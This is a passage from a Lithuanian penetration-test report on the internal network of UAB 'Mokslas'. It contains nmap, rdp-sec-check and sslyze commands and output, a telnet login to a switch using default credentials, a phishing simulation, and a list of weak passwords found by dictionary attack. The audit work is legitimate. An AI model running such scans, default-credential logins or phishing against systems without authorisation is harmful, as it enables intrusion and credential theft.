Connected to aaa.bbb.ccc.8.
Escape character is '^]'.

BNT Layer 2/3 Copper Gigabit Ethernet Switch Module for IBM BladeCenter.

Enter password:
System Information at 11:08:59 Thu Apr 27, 2018
Time zone: Europe/Lithuania

BNT Layer 2/3 Copper Gigabit Ethernet Switch Module for IBM BladeCenter

Switch has been up for 9 days, 6 hours, 37 minutes and 0 seconds.
Last boot: 11:12:16 Fri Mar 18, 2016 (power cycle)

MAC Address: 00:22:00:70:ce:00 Management IP Address (if 128): aaa.bbb.ccc.8

```
PCI unit 0: Dev 0x5695, Rev 0x11, Chip BCM5695_B0, Driver BCM5695_A0
PCI unit 1: Dev 0x5695, Rev 0x11, Chip BCM5695_B0, Driver BCM5695_A0

Software Version 1.5.9.0 (FLASH image2), active configuration.

PCBA Part Number:      317857-C
Hardware Part Number:  32R1866
FAB Number:            EL4512029
Serial Number:         YK52208B4558
Manufacturing Date:    0845
Hardware Revision:     6
Board Revision:        2
PLD Firmware Version:  1.0

Temperature Sensor 1 (Warning):   34.0 C (Warn at 77.0 C/Recover at 72.0 C)
Temperature Sensor 2 (Shutdown):  33.5 C (Shutdown at 90.0 C/Recover at 80.0 C)

Switch is in I/O Module Bay 1


LANSWBL3>
Apr 27 11:08:59 LANSWBL3 NOTICE  mgmt: admin(admin) login from host aaa.bbb.ccc.5
LANSWBL3>?
Exec commands:
  console-log         Enable session console logging
  disable             Turn off privileged commands
  enable              Turn on privileged commands
  exit                Exit from the EXEC
  help                Description of the interactive help system
  interface           Select an interface to perform operation
  logout              Exit from the EXEC
  no                  Negate operational commands
  password            Change current user password
  ping                Send echo messages
  primary-password    Set new password for primary server
  router              Perform router operational functionalities
  secondary-password  Set new password for secondary server
  show                Show running system information
  telnet              Open a telnet connection
  terminal-length     Set the number of lines displayed per screen
  traceroute          Trace route
LANSWBL3>
```

Eksperimento metu nustatyta, kad vidaus IT&T tinklo įrangos administravimo sąsajoms yra naudojami standartiniai prisijungimo duomenys.

Šiame darbe buvo atliktas UAB „Mokslas“ kompiuterizuotos darbo vietų saugumo patikrinimas.

Kompiuterizuotų darbo vietų saugumo patikrinimo metu buvo tikrinimas UAB „Mokslas“ kompiuterizuotų darbo vietų operacinių sistemų ir jose veikiančių aplikacijų atnaujinimo lygis ir ar jos nėra pažeidžiamos remiantis šiai dienai žinomomis saugumo spragomis. Taip pat buvo tikrinimas kompiuterizuotų darbo vietų ir jose veikiančių aplikacijų konfigūracijos saugumas, kuris leistų vartotojams eskaluoti teises pasirinktoje sistemoje.

Kompiuterizuotų darbo vietų saugumo patikrinimo metu išsami patikra buvo atliekama standartinei darbo vietai ir darbo vietoms veikiančioms aaa.bbb.ccc.0/24 kompiuterinių darbo vietų potinklyje ir aaa.bbb.ccc.0/24 administratorių potinklyje buvo atliekamas automatinis pažeidžiamų nuskaitymas turint tinklo prieigą.

Šiame darbe buvo atliktas kompiuterizuotų darbo vietų saugumo patikrinimas nustatant Windows RDP tarnybos MiTM pažeidžiamumus.

Windows RDP tarnybos MiTM pažedžiamumų vieta kibernetinės atakos vektoriuje pavaizduota 8 pav.

8 pav. Windows RDP tarnybos MiTM pažedžiamumų vieta kibernetinės atakos vektoriuje

Windows RDP tarnybos MiTM pažedžiamumams identifikuoti šiame darbe buvo atliktas eksperimentas.

Eksperimento metu buvo atliktas UAB „Mokslas“ kompiuterizuotos darbo vietos saugumo patikrinimas Windows RDP tarnybos MiTM pažeidžiamumams.

Standartinė RDP tarnybos konfigūracija yra pažeidžiama įsiterpiamo MiTM atakai. Konfigūracijoje nėra nurodyta, kad prisijungimai būtų leidžiami tik naudojant saugius NLA (angl. *Network Level Authentication*) ir/arba TLS protokolus kartu su patikimu SSL sertifikatu. Šie protokolai leidžia patvirtinti serverio tapatybę, todėl apsaugo nuo MiTM atakų. Taip pat standartinėje RDP tarnybos konfigūracijoje yra nustatytas vidutinis šifravimo lygis. Tokia konfigūracija palengvina perimtų komunikacijų tarp kliento ir pažeidžiamo serverio iššifravimą. Taikant MiTM ataką piktavalis gali:

- Paleisti DoS ataką;
- Perimti duomenis;
- Sužinoti Jūsų slaptažodžius;
- Manipuliuoti duomenimis;
- Perimti / naudoti VoIP telefonų skambučius.

Šiuos pažeidžiamumus nustatyti eksperimento metu buvo panaudotas rdp-sec-check.pl[10] įrankis, kurio pagalba buvo nustatyta, kad nutolusi sistema aaa.bbb.ccc.31 IP adresu palaiko silpną šifravimą (40 arba 56 bitų) bei nesaugius protokolus, kurie nesuteikia galimybės patikrinti serverio tapatybės:

 # perl rdp-sec-check.pl aaa.bbb.ccc.31:3389
Starting rdp-sec-check v0.9-beta (http://labs.portcullis.co.uk/application/rdp-sec-check/) at Thu Apr 13 17:05:05 2018

[+] Scanning 1 hosts

Target: aaa.bbb.ccc.29
IP: aaa.bbb.ccc.29
Port: 3389

[10] http://labs.portcullis.co.uk/application/rdp-sec-check/

[+] Checking supported protocols

[...]

[+] Summary of protocol support

[-] aaa.bbb.ccc.29:3389 supports PROTOCOL_SSL : TRUE
[-] aaa.bbb.ccc.29:3389 supports PROTOCOL_HYBRID: TRUE
[-] aaa.bbb.ccc.29:3389 supports PROTOCOL_RDP : TRUE

[+] Summary of RDP encryption support

[-] aaa.bbb.ccc.29:3389 has encryption level: ENCRYPTION_LEVEL_CLIENT_COMPATIBLE
[-] aaa.bbb.ccc.29:3389 supports ENCRYPTION_METHOD_NONE : FALSE
[-] aaa.bbb.ccc.29:3389 supports ENCRYPTION_METHOD_40BIT : TRUE
[-] aaa.bbb.ccc.29:3389 supports ENCRYPTION_METHOD_128BIT : TRUE
[-] aaa.bbb.ccc.29:3389 supports ENCRYPTION_METHOD_56BIT : TRUE
[-] aaa.bbb.ccc.29:3389 supports ENCRYPTION_METHOD_FIPS : TRUE

[+] Summary of security issues

[-] aaa.bbb.ccc.29:3389 has issue WEAK_RDP_ENCRYPTION_SUPPORTED
[-] aaa.bbb.ccc.29:3389 has issue NLA_SUPPORTED_BUT_NOT_MANDATED_DOS
[-] aaa.bbb.ccc.29:3389 has issue SSL_SUPPORTED_BUT_NOT_MANDATED_MITM
[-] aaa.bbb.ccc.29:3389 has issue FIPS_SUPPORTED_BUT_NOT_MANDATED

rdp-sec-check v0.9-beta completed at Thu Apr 27 08:26:21 2018

Eksperimento metu buvo atliktas UAB „Mokslas“ kompiuterizuotos darbo vietos saugumo patikrinimas Windows SMB tarnybos MiTM pažeidžiamumams.

Windows SMB tarnybos MiTM pažedžiamumų vieta kibernetinės atakos vektoriuje pavaizduota 9 pav.

9 pav. Windows SMB tarnybos MiTM pažedžiamumų vieta kibernetinės atakos vektoriuje

Windows SMB tarnybos MiTM pažedžiamumams identifikuoti šiame darbe buvo atliktas eksperimentas.

Standartinėje SMB tarnybos konfigūracijoje nėra įjungtas privalomas paketų pasirašymas, todėl tarnyba yra pažeidžiama MiTM atakai. Privalomas SMB paketų pasirašymas užtikrina, kad tik klientai, kurie palaiko šį saugos mechanizmą gali užmegzti sesiją su nutolusia sistema. Priešingu atveju, prieš klientus nepalaikančius šio saugumo mechanizmo gali būti vykdomos sėkmingos MiTM atakos, kurios, priklausomai nuo besijungiančios kliento privilegijų, gali leisti prieigą prie konfidencialių duomenų arba sisteminių komandų vykdymo.

Šiuos pažeidžiamumus nustatyti eksperimento metu buvo panaudotas Nmap[11] įrankis. Specialūs komandinės eilutės parametrai nurodo, kad būtų atliekami papildomi patikrinimai suradus atvirą 445 prievadą. Eksperimento metu atliktas komandos rezultatas parodo, kad aaa.bbb.ccc.6 IP adresu veikiančioje SMB tarnyboje nėra įjungtas privalomas paketų pasirašymas:

```
nmap -sS -sV -sC -Pn -p 445 aaa.bbb.ccc.2

Starting Nmap 7.12 ( https://nmap.org ) at 2018-04-12 16:16 FLE Daylight Time
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for aaa.bbb.ccc.2
Host is up (0.0010s latency).
PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows 2003 or 2008 microsoft-ds
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows_server_2003

Host script results:
|_nbstat: NetBIOS name: aaa-STK-01, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:c8:02:6a (Microsoft)
| smb-os-discovery:
|   OS: Windows Server 2003 R2 3790 Service Pack 2 (Windows Server 2003 R2 5.2)
|   OS CPE: cpe:/o:microsoft:windows_server_2003::sp2
|   Computer name: svl1484
|   NetBIOS computer name: svl1484
|   Domain name: bbb.aaa.lt
|   Forest name: bbb.aaa.lt
|   FQDN: svl1484.bbb.aaa.lt
|_  System time: 2018-04-12T16:16:44+03:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server doesn't support SMBv2 protocol
```

Eksperimento metu buvo atliktas UAB „Mokslas“ kompiuterizuotos darbo vietų nesaugių Windows sistemų konfigūracijų saugumo patikrinimas.

Šiame darbe buvo atliktas kompiuterizuotų darbo vietų saugumo patikrinimas nustatant nesaugias Windows sistemų konfigūracijas.

Nesaugių Windows sistemų konfigūracijų vieta kibernetinės atakos vektoriuje pavaizduota 10 pav.

10 pav. Nesaugių Windows sistemų konfigūracijų vieta kibernetinės atakos vektoriuje

Nesaugių Windows sistemų konfigūracijų identifikavimui šiame darbe buvo atliktas eksperimentas.

[11] http://nmap.org/download.html

Eksperimento metu buvo atliktas prievadų nuskaitymas, kuriuo metu buvo nustatyta, kad standartinė Windows sistemos ugniasienė leidžia prieigą prie nutolusioje Windows sistemoje veikiančių SMB ir RDP tarnybų. Tokia konfigūracija palengvina prieigą prie nutolusioje sistemoje saugomų konfidencialių duomenų turint prisijungimo duomenis. Eksperimento metu rasti atviri aaa.bbb.ccc.1 IP sistemos prievadai:

Nmap scan report for svl2653.bbb.aaa.lt (aaa.bbb.ccc.1)
Host is up (0.00040s latency).
Scanned at 2018-04-20 11:29:13 EEST for 617s
Not shown: 93 filtered ports
PORT STATE SERVICE
135/tcp open msrpc
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
5357/tcp open wsdapi
49153/tcp open unknown
49154/tcp open unknown
49156/tcp open unknown
MAC Address: 00:25:64:DD:E7:E2 (Dell)

Šiame darbe buvo atliktas UAB „Mokslas“ tarnybinių stočių saugumo patikrinimas.

Sistemų tarnybinių stočių saugumo patikrinimo metu buvo tikrinamos vidiniame UAB „Mokslas“ tinkle veikiančių tarnybinių stočių operacinės sistemos, ar jos nėra pažeidžiamos remiantis šiai dienai žinomomis saugumo spragomis. Taip pat buvo tikrinimas sistemų tarnybinių stočių ir jose veikiančių aplikacijų konfigūracijos saugumas, kuris leistų vartotojams eskaluoti teises sistemoje.

Eksperimento metu buvo atliktas UAB „Mokslas“ tarnybinių stočių saugumo patikrinimas Windows RDP tarnybos MiTM pažeidžiamumams.

Standartinė RDP tarnybos konfigūracija yra pažeidžiama MiTM atakai. Konfigūracijoje nėra nurodyta, kad prisijungimai būtų leidžiami tik naudojant saugius NLA ir/arba TLS protokolus kartu su patikimu SSL sertifikatu. Šie protokolai leidžia patvirtinti serverio tapatybę, todėl apsaugo nuo MiTM atakų. Taip pat RDP tarnybos konfigūracijoje yra nustatytas vidutinis šifravimo lygis. Tokia konfigūracija palengvina perimtų komunikacijų tarp kliento ir pažeidžiamo serverio iššifravimą.

Windows RDP tarnybos MiTM pažedžiamumų vieta kibernetinės atakos vektoriuje pavaizduota 11 pav.

11 pav. Windows RDP tarnybos MiTM pažedžiamumų vieta kibernetinės atakos vektoriuje

Windows RDP tarnybos MiTM pažedžiamumams identifikuoti šiame darbe buvo atliktas eksperimentas.

Šiems pažeidžiamumams nustatyti eksperimento metu buvo panaudotas rdp-sec-check[12] įrankis, kurio pagalba yra nustatyta, kad nutolusi sistema aaa.bbb.ccc.1 IP adresu palaiko silpną šifravimą (40 arba 56 bitų) bei nesaugius protokolus, kurie nesuteikia galimybės patikrinti serverio tapatybės:

 # perl rdp-sec-check.pl aaa.bbb.ccc.1:3389
Starting rdp-sec-check v0.9-beta (http://labs.portcullis.co.uk/application/rdp-sec-check/) at Thu Apr 13 17:05:05 2018

[+] Scanning 1 hosts

Target: aaa.bbb.ccc.1
IP: aaa.bbb.ccc.1
Port: 3389

[+] Checking supported protocols

[-] Checking if RDP Security (PROTOCOL_RDP) is supported...Supported
[-] Checking if TLS Security (PROTOCOL_SSL) is supported...Supported
[-] Checking if CredSSP Security (PROTOCOL_HYBRID) is supported [uses NLA]...Supported

[+] Checking RDP Security Layer

[-] Checking RDP Security Layer with encryption ENCRYPTION_METHOD_NONE...Not supported
[-] Checking RDP Security Layer with encryption ENCRYPTION_METHOD_40BIT...Supported. Server encryption level: ENCRYPTION_LEVEL_CLIENT_COMPATIBLE
[-] Checking RDP Security Layer with encryption ENCRYPTION_METHOD_128BIT...Supported. Server encryption level: ENCRYPTION_LEVEL_CLIENT_COMPATIBLE
[-] Checking RDP Security Layer with encryption ENCRYPTION_METHOD_56BIT...Supported. Server encryption level: ENCRYPTION_LEVEL_CLIENT_COMPATIBLE
[-] Checking RDP Security Layer with encryption ENCRYPTION_METHOD_FIPS...Supported. Server encryption level: ENCRYPTION_LEVEL_CLIENT_COMPATIBLE

[+] Summary of protocol support

[-] aaa.bbb.ccc.1:3389 supports PROTOCOL_HYBRID: TRUE
[-] aaa.bbb.ccc.1:3389 supports PROTOCOL_SSL : TRUE
[-] aaa.bbb.ccc.1:3389 supports PROTOCOL_RDP : TRUE

[+] Summary of RDP encryption support

[-] aaa.bbb.ccc.1:3389 has encryption level: ENCRYPTION_LEVEL_CLIENT_COMPATIBLE
[-] aaa.bbb.ccc.1:3389 supports ENCRYPTION_METHOD_NONE : FALSE
[-] aaa.bbb.ccc.1:3389 supports ENCRYPTION_METHOD_40BIT : TRUE
[-] aaa.bbb.ccc.1:3389 supports ENCRYPTION_METHOD_128BIT : TRUE
[-] aaa.bbb.ccc.1:3389 supports ENCRYPTION_METHOD_56BIT : TRUE
[-] aaa.bbb.ccc.1:3389 supports ENCRYPTION_METHOD_FIPS : TRUE

[+] Summary of security issues

[-] aaa.bbb.ccc.1:3389 has issue WEAK_RDP_ENCRYPTION_SUPPORTED
[-] aaa.bbb.ccc.1:3389 has issue FIPS_SUPPORTED_BUT_NOT_MANDATED
[-] aaa.bbb.ccc.1:3389 has issue NLA_SUPPORTED_BUT_NOT_MANDATED_DOS
[-] aaa.bbb.ccc.1:3389 has issue SSL_SUPPORTED_BUT_NOT_MANDATED_MITM

[12] http://labs.portcullis.co.uk/application/rdp-sec-check/

rdp-sec-check v0.9-beta completed at Thu Apr 13 17:05:08 2018

Eksperimento metu buvo atliktas UAB „Mokslas“ tarnybinių stočių saugumo patikrinimas Windows SMB tarnybos MiTM pažeidžiamumams.

Windows SMB tarnybos MiTM pažeidžiamumų vieta kibernetinės atakos vektoriuje pavaizduota 12 pav.

12 pav. Windows SMB tarnybos MiTM pažeidžiamumų vieta kibernetinės atakos vektoriuje

Windows SMB tarnybos MiTM pažedžiamumams identifikuoti šiame darbe buvo atliktas eksperimentas.

Šiems pažeidžiamumams nustatyti eksperimento metu panaudotas Nmap[13] įrankis. Specialūs komandinės eilutės parametrai nurodo, kad būtų atliekami papildomi patikrinimai suradus atvirą 445 prievadą. Eksperimento metu gautas komandos rezultatas parodo, kad aaa.bbb.ccc.6 IP sistemoje veikiančioje SMB tarnyboje nėra įjungtas privalomas paketų pasirašymas:

nmap -sS -sV -sC -Pn -p 445 aaa.bbb.ccc.6

Starting Nmap 7.12 (https://nmap.org) at 2017-04-12 16:16 FLE Daylight Time
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for aaa.bbb.ccc.6
Host is up (0.0010s latency).
PORT STATE SERVICE VERSION
445/tcp open microsoft-ds Microsoft Windows 2003 or 2008 microsoft-ds
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows_server_2003

Host script results:
|_nbstat: NetBIOS name: AAA-STK-01, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:c8:02:6a (Microsoft)
| smb-os-discovery:
| OS: Windows Server 2003 R2 3790 Service Pack 2 (Windows Server 2003 R2 5.2)
| OS CPE: cpe:/o:microsoft:windows_server_2003::sp2
| Computer name: AAA-STK-01
| NetBIOS computer name: AAA-STK-01
| Domain name: bbb.aaa.lt
| Forest name: bbb.aaa.lt
| FQDN: AAA-STK-01.bbb.aaa.lt
|_ System time: 2017-04-12T16:16:44+03:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server doesn't support SMBv2 protocol

[13] http://nmap.org/download.html

Eksperimento metu buvo atliktas UAB „Mokslas“ tarnybinių stočių saugumo patikrinimas dėl SSL / TLS konfigūracijos pažeidžiamumų.

Šiame darbe buvo atliktas tarnybinių stočių saugumo patikrinimas nustatant SSL / TLS konfigūracijos pažeidžiamumus.

Nutolusiose sistemose, kurios suteikia prisijungimą naudojant SSL / TLS duomenų šifravimą, yra naudojami SSL sertifikatai, kurių galiojimo laikas yra pasibaigęs arba sertifikatai nėra pasirašyti autoritetingo šaltinio. Tokių sertifikatų naudojimas eliminuoja serverio autentiškumo patikrą, todėl atsiranda galimybė vykdyti MiTM atakas prieš vartotojus besijungiančius į netinkamai apsaugotas sistemas. Kai kurių sistemų konfigūracijoje yra įjungtas pasenusio SSLv2 protokolo ir silpnų šifrų palaikymas, o tai palengvina informacijos, kuri perduodama naudojant SSL / TLS duomenų šifravimą, perėmimą.

SSL / TLS konfigūracijos pažedžiamumų vieta kibernetinės atakos vektoriuje pavaizduota 13 pav.

13 pav. SSL / TLS konfigūracijos pažedžiamumų vieta kibernetinės atakos vektoriuje

SSL / TLS konfigūracijos pažedžiamumams identifikuoti šiame darbe buvo atliktas eksperimentas.

Eksperimento metu SSL / TLS konfigūracijos trūkumai buvo identifikuoti naudojant automatinius pažeidžiamumų paieškos įrankius ir nustatyta, kad sistemoje, kuri naudoja aaa.bbb.ccc.51 IP adresą, kuris veikia 443 prievade yra naudojamas SSLv2 ir SSLv3 versijos, taip pat, sertifikatas pasirašytas naudojant silpną maišos funkciją (SHA1):

```
# sslyze --regular aaa.bbb.ccc.51

[...]

 * SSLV2 Cipher Suites:
   Preferred:
         RC4-MD5                 -          128 bits     HTTP 200 OK
   Accepted:
         RC4-MD5                 -          128 bits     HTTP 200 OK
         DES-CBC3-MD5              -          112 bits     HTTP 200 OK

 * TLSV1_2 Cipher Suites:
   Server rejected all cipher suites.

 * Certificate - Content:
   SHA1 Fingerprint:              c4d5849584260c2bba67db20c93ff86b7aa0bef3
   Common Name:                   mail.aaa.lt
   Issuer:                     AAA CA
   Serial Number:                 46F943D1000000001E2C
   Not Before:                    Mar  2 17:34:36 2014 GMT
   Not After:                     Mar  2 17:44:36 2019 GMT
   Signature Algorithm:           sha1WithRSAEncryption
   Public Key Algorithm:          rsaEncryption
```

```
    Key Size:                   2048 bit
    Exponent:                   65537 (0x10001)
    X509v3 Subject Alternative Name:   {'DNS': ['mail.aaa.lt', 'autodiscover.aaa.lt', 'webmail.aaa.lt', aaa.lt']}

  * Certificate - Trust:
    Hostname Validation:            FAILED - Certificate does NOT match aaa.bbb.ccc.51
    Google CA Store (09/2015):      FAILED - Certificate is NOT Trusted: unable to get local issuer certificate
    Java 6 CA Store (Update 65):    FAILED - Certificate is NOT Trusted: unable to get local issuer certificate
    Microsoft CA Store (09/2015):   FAILED - Certificate is NOT Trusted: unable to get local issuer certificate
    Apple CA Store (OS X 10.10.5):  FAILED - Certificate is NOT Trusted: unable to get local issuer certificate
    Mozilla NSS CA Store (09/2015): FAILED - Certificate is NOT Trusted: unable to get local issuer certificate
    Certificate Chain Received:     ['mail.aaa.lt']

  * Certificate - OCSP Stapling:
    NOT SUPPORTED - Server did not send back an OCSP response.

  * TLSV1_1 Cipher Suites:
    Server rejected all cipher suites.

  * SSLV3 Cipher Suites:
    Preferred:
          RC4-SHA                 -       128 bits    HTTP 200 OK
    Accepted:
          RC4-SHA                 -       128 bits    HTTP 200 OK
          RC4-MD5                 -       128 bits    HTTP 200 OK
          DES-CBC3-SHA            -       112 bits    HTTP 200 OK

  * TLSV1 Cipher Suites:
    Preferred:
          ECDHE-RSA-AES256-SHA    ECDH-256 bits  256 bits    HTTP 200 OK
    Accepted:
          ECDHE-RSA-AES256-SHA    ECDH-256 bits  256 bits    HTTP 200 OK
          DHE-RSA-AES256-SHA      DH-1024 bits   256 bits    HTTP 200 OK
          AES256-SHA              -       256 bits    HTTP 200 OK
          ECDHE-RSA-AES128-SHA    ECDH-256 bits  128 bits    HTTP 200 OK
          DHE-RSA-AES128-SHA      DH-1024 bits   128 bits    HTTP 200 OK
          RC4-SHA                 -       128 bits    HTTP 200 OK
          RC4-MD5                 -       128 bits    HTTP 200 OK
          AES128-SHA              -       128 bits    HTTP 200 OK
          DES-CBC3-SHA            -       112 bits    HTTP 200 OK

SCAN COMPLETED IN 0.46 S
```

Eksperimento metu buvo atliktas UAB „Mokslas“ tarnybinių stočių saugumo patikrinimas ar autentifikacija yra naudojama neapsaugota t. y. atviro teksto protokolais.


Kai vartotojų prisijungimo prie FTP serverio ir WEB aplikacijų administravimo sąsajų duomenys yra perduodami atviro teksto protokolais – nešifruotai, tai piktavalis turintis prieigą prie vartotojo arba pažeidžiamo serverio tinklo segmento turi galimybę perimti duomenų srautą ir taip išgauti vartotojų perduodamus prisijungimo duomenis.

Neapsaugotos autentifikacijos vieta kibernetinės atakos vektoriuje pavaizduota 14 pav.

14 pav. Neapsaugotos autentifikacijos vieta kibernetinės atakos vektoriuje

Identifikuoti ar autentifikacija yra naudojama neapsaugota šiame darbe buvo atliktas eksperimentas.

Norint nustatyti, ar įmanoma perimti siunčiamus nešifruotus duomenis HTTP protokolu, pakankama peržiūrėti siunčiamus tinklo paketus su paketų perėmimo programa Wireshark[14]. Eksperimento metu nustatyta, kad perimti HTTP paketai iš sistemos aaa.bbb.ccc.9 IP adresu nėra šifruoti, o prisijungimo duomenys matomi atviru tekstu (pav. 15).



15 pav. Perimtas HTTP paketas atskleidžiantis prisijungimo duomenis

[14] https://www.wireshark.org/

3 priedas. UAB „Mokslas“ žmogiškojo faktoriaus patikrinimas

Žmogiškojo faktoriaus patikrinimo metu buvo įvertinti UAB „Mokslas“ darbuotojų gebėjimą pastebėti vykdomas duomenų vagystės atakas bei nustatyti ar yra laikomasi tam tikrų saugos politikose nurodytų taisyklių. Patikrinimui buvo siunčiami duomenų vagystės atakos laiškai UAB „Mokslas“ darbuotojams, analizuojami vartotojų slaptažodžių atitikimo saugos reikalavimams bei bandoma atskleisti konfidencialią informaciją nešifruotais duomenų perdavimo kanalais.

Vykdant paprastų vartotojų saugos politikos laikymosi patikrinimą buvo tikrinama ar UAB „Mokslas“ darbuotojai laikosi saugaus slaptažodžio sudarymo bei jo saugojimo taisyklių:

- slaptažodžiams neturi būti naudojama asmeninio pobūdžio informacija;
- slaptažodžiais neturi būti kompiuteriniai terminai, žargono ar slengo žodžiai, žodžiai iš bet kurios kalbos žodyno arba šie žodžiai parašyti atvirkščiai bei minėti žodžiai su pradžioje arba pabaigoje pridėtais skaičiais, kompiuterių klaviatūros sekos, pvz., qwerty, 456789, 123321, qazwsx ir pan.;
- Naudotojas privalo saugoti slaptažodį, jo neatskleisti ir nesudaryti kitų sąlygų juo naudotis kitiems asmenims, įskaitant tiesioginį vadovą.

Siekiant nustatyti ar UAB „Mokslas“ darbuotojai laikosi saugaus slaptažodžio sudarymo taisyklių, aprašytų vidiniuose saugumo politikos laikymosi aktuose, buvo analizuojama audito metu surinkta slaptažodžių informacija, bei slaptažodžiai gauti duomenų vagystės atakos metu.

Vykdant parinkimo pagal žodyną atakas buvo bandoma parinkti silpnus, lengvai nuspėjamus slaptažodžius. Tokie slaptažodžiai neatitinka saugaus slaptažodžio sudarymo taisyklių ir dažnai yra panaudojami įsilaužėlių siekiant patekti į autentifikuotą sistemos dalį arba pasikelti privilegijas atakuojamoje sistemoje.

Analizuojant paliktus prisijungimo duomenis pagal nutylėjimą, ar testų metu surinktus prisijungimo duomenis, buvo nustatyta, jog kai kurie darbuotojai pasirenka lengvai nuspėjamą slaptažodį, kuris sudarytas naudojant silpnas slaptažodžio sudarymo taisykles: slaptažodis yra paremtas reikšminiu žodžiu, kurio pirma raidė yra didžioji, o pabaigoje pridedami skaičiai. Žemiau pateikiami silpnų slaptažodžių, atskleistų vykdant parinkimo atakas, pavyzdžiai:

fibranne
password
admin
Acanturus3
laikinas
Pastarnokas7
saliami7
Biudzetas00
Kluisa13
Strategija44
Laikinas124

Duomenų vagystės atakos imitacijos (vykdytos 2018-05-21 dieną) metu, 50 atrinktų UAB „Mokslas“ darbuotojų buvo išsiųsti spec. paruošti el. pašto laiškai, siūlantys atostogas Nidoje. Paspaudęs nuorodą vartotojas buvo nukreipiamas į studento kontroliuojamą tinklalapį, kuris atrodo kaip viena iš UAB „Mokslas“ informacinės sistemos langas (1 pav.). Tinklalapis talpina paprasčiausią HTML

formą, į kurią vartotojo prašoma įvesti prisijungimo prie UAB „Mokslas“ sistemos duomenis – vartotojo vardą ir slaptažodį.

1 pav. Suklastotas puslapis

Per atakos vykdymo laikotarpį užregistruoti 6 unikalūs vidinės UAB „Mokslas“ informacinės sistemos vartotojų prisijungimo duomenų perdavimai. Perimti vartotojų vardai bei slaptažodžiai pateikiami 1 lentelėje.

1 lentelė. Perimta naudotojų prisijungimo informacija

Laikas	Vartotojo vardas	Slaptažodis
2017-04-24 09:58:22	S0001122	L********4
2017-04-24 10:03:36	S0002233	K********6
2017-04-24 10:14:11	S0003344	S********+
2017-04-24 10:23:29	S0006677	S********4
2017-04-24 11:57:13	S0008899	K********3
2017-04-24 11:59:30	S0004455	B********0

Analizuojant eksperimento metu surinktus duomenis galima pastebėti, jog kai kurie slaptažodžiai neatitinka saugos politikos reikalavimų. Silpnų slaptažodžių naudojimas palengviną įsilaužėlio darbą slaptažodžių parinkimo atakos metu.

4 priedas. UAB „Mokslas“ IT&T tinklo pažeidžiamumo įvertinimas

Šiame darbe atlikus UAB „Mokslas“ išorinio tinklo kibernetinio saugumo patikrinimą gauti pažeidžiamumų patikrinimo rezultatai pavaizduoti 1 lentelėje.

1 lentelė. Išorinio tinklo ir sistemų pažeidžiamumo rezultatai

Pažeidžiamumo aprašymas	CVSS3 reikšmė [43]	CVSS3 vektorius [43]
Išorinio tinklo architektūros pažeidžiamumų patikrinimas		
Daugybiniai SSL / TLS pažeidžiamumai		
Pažeidžiamumo panaudojimas mažai tikėtinas, nes būtina tinklo srauto perėmimo galimybė, bet perėmus tinklo srautą piktavalis gali iššifruoti ir perimti tarp kliento ir serverio perduodamus privačius duomenis.	4.8 (Vidutinė)	/AV:N/AC:H/PR:N/UI:N /S:U/C:L/I:L/A:N
Sisteminės informacijos atskleidimo pažeidžiamumai		
Pažeidžiamumas nesunkiai aptinkamas ir panaudojamas. Gautą sisteminę informaciją piktavalis gali panaudoti tolimesnių atakų vykdymui.	8.2 (Aukšta)	/AV:N/AC:L/PR:N/UI:N /S:U/C:H/I:N/A:N
Duomenų saugumo patikrinimas		
XSS pažeidžiamumai		
Pažeidžiamumo panaudojimas mažai tikėtinas, nes būtina tinklo srauto perėmimo galimybė, bet perėmus tinklo srautą piktavalis gali iššifruoti ir perimti tarp kliento ir serverio perduodamus privačius duomenis.	4.8 (Vidutinė)	/AV:N/AC:H/PR:N/UI:N /S:U/C:L/I:L/A:N
IKE agresyvaus režimo maišos nutekinimo pažeidžiamumai		
Sėkmingai atakai įsilaužėliui reikia žinoti teisingą „id“ reikšmę. Turint šią reikšmę piktavalis gali perimti IKE slaptą maišą, kurią gali panaudoti prieigai prie VPN tinklo.	5.3 (Vidutinė)	/AV:N/AC:L/PR:N/UI:N /S:U/C:L/I:N/A:N
Slaptažodžių perdavimas nešifruotu kanalu		
Pažeidžiamumas gali būti panaudotas paprastomis priemonėmis, tačiau tam būtina prieiga prie tinklo srauto. Piktavalis gali perimti prisijungimui prie vartotojų paskyrų naudojamus slaptažodžius.	5.4 (Vidutinė)	/AV:A/AC:L/PR:N/UI:N /S:U/C:L/I:L/A:N
Neapsaugoti nukreipimus į kitą tinklapį		
Pažeidžiamumas nesunkiai aptinkamas, tačiau sėkmingam jo panaudojimui reikia papildomų vartotojo veiksmų. Piktavalis gali nukreipti vartotojus į kenkėjišką puslapį ir taip vykdyti atakas prieš jų sistemas.	5.3 (Vidutinė)	/AV:N/AC:L/PR:N/UI:N /S:U/C:L/I:N/A:N
Atsparumo DoS atakoms patikrinimas		
Šiai atakai reikalingas techninis ir organizacinis pasiruošimas. Piktavalis gali užblokuoti teisėtų vartotojų prieigą prie interneto svetainės.	7.5 (Aukšta)	AV:N/AC:L/PR:N/UI:N /S:U/C:N/I:N/A:H
Antivirusinių sistemų susidorojimo su žalingu kodu patikrinimas		
Pažeidžiamumas nesunkiai aptinkamas, tačiau sėkmingam jo panaudojimui reikia papildomų vartotojo veiksmų. Piktavalis gali įdiegti kenkėjišką kodą, kuris galėtų susisiekti su piktavalio kontroliuojamomis sistemomis esančiomis išorėje.	7.8 (Aukšta)	AV:L/AC:L/PR:N/UI:R /S:U/C:H/I:H/A:H

